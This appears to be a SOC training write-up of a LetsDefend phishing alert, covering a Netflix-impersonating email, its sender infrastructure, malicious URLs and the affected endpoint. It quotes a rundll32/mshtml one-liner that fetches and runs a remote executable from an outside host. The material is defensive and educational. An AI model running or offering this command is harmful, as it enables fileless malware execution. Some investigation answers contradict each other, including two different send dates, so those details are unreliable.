
Soc101 – phishing mail Detected

task ID -34



Incident Overview:


On **December 05, 2020, at 10:33 PM**, a security alert was generated under **Event ID 34** by the rule **SOC101 – Phishing Mail Detected**. The alert was triggered after a suspicious email impersonating a legitimate Netflix payment notification was delivered to an internal user.

The email attempted to lure the recipient into clicking a shortened URL leading to malicious content designed to execute a fileless malware payload using native Windows binaries.

Email Details

- **Source Email Address:** admin@netflix-payments.com
- **Destination Email Address:** emily@letsdefend.io
- **Destination IP:** 172.16.17.49
- **SMTP IP Address:** 112.85.42.180
- **Email Subject:** *Netflix Deals!*

The sender domain was crafted to resemble a legitimate Netflix payment system, indicating a **brand impersonation phishing attack**.



Network & Threat Intelligence Analysis

SMTP Source IP:
112.85.42.180

Network Range:
112.84.0.0/15


Autonomous System Number (ASN):
AS4837

ASN Owner:
China Unicom – China169 Backbone

Registry:
APNIC

Geolocation:
China (CN), Asia (AS)

Threat intelligence enrichment showed that this IP range has been previously associated with phishing and malware-related activities.




Scanned	Detections	Type	Name
2022-09-13	16 / 69	Win32 EXE	CROMplugin_En.exe
2025-03-15	38 / 73	Win32 EXE	Kane_Sneak_out.exe
2021-10-15	0 / 57	Text	sys.log
2021-09-23	0 / 57	Network capture	1530-2135.pcap
2021-01-26	0 / 59	Text	msisac_list_IP.txt
2025-03-05	0 / 63	PDF	ARES-20-0123-01.pdf
2020-08-30	0 / 56	Text	secure.log
2020-01-15	0 / 59	Text	batchIP.txt

Malicious URLs Identified


- **Shortened URL:**
  http://bit.ly/3ecXem52
- **Redirected URL:**
  http://places.hayatistanbul.net/wp-content/themes/Netflix

Both URLs were flagged by multiple security vendors as phishing and malicious infrastructure.



Endpoint Information

- **Hostname:** EmilyComp
- **Domain:** LetsDefend
- **Operating System:** Windows 10 (64-bit)
- **IP Address:** 172.16.17.49
- **Primary User:** Emily
- **Last Login:** Dec 05, 2020 – 04:12 PM



Command-Line Activity Observed

During investigation, suspicious command execution was detected on the endpoint timeline:

rundll32.exe javascript:'../mshtml,RunHTMLApplication';

document.write();

GetObject('script:http://ru-uid-507352920.pp.ru/KBDYAK.exe')

Additional command history shows directory enumeration activity prior to execution.

rundll32.exe

Legitimate Windows binary abused to bypass security controls. This technique is frequently used in:


- Phishing campaigns
- Fileless malware attacks

Analyst Verdict

- **Classification:** True Positive
  Threat Type: Phishing with Malware Delivery Attempt
  Risk Level: Medium–High
- The activity demonstrates a real-world phishing attack attempting to establish initial access through fileless malware execution techniques

Investigation Questions :

- When was it sent? **February 14, 2021, 03:00 AM**
  When was it sent?
  Dec 05, 2020 – 10:33 PM
- **What is the email's SMTP address?**
  112.85.42.180
- **What is the sender address?**
  admin@netflix-payments.com
- **What is the recipient address?**
  emily@letsdefend.io
- **Is the email content suspicious?**
  Yes
- **Are there any attachments?**
  Yes



Conclusion

This incident was confirmed as a **Netflix-themed phishing attack** originating from infrastructure associated with **China Unicom (AS4837)**. The attacker used shortened URLs and compromised web infrastructure to redirect victims to malicious content.

Upon interaction with the phishing link, the attacker attempted to execute a **fileless malware loader** using rundll32.exe and mshtml.dll, a commonly abused LOLBins technique. The payload download was intended to retrieve a remote executable hosted on a suspicious external domain.

While the phishing email was successfully delivered, analysis indicates that the activity was detected promptly. There is no evidence of persistence, credential compromise, or successful data exfiltration.

This case highlights the importance of URL inspection, endpoint behavior monitoring, and user awareness in preventing phishing-based initial access attacks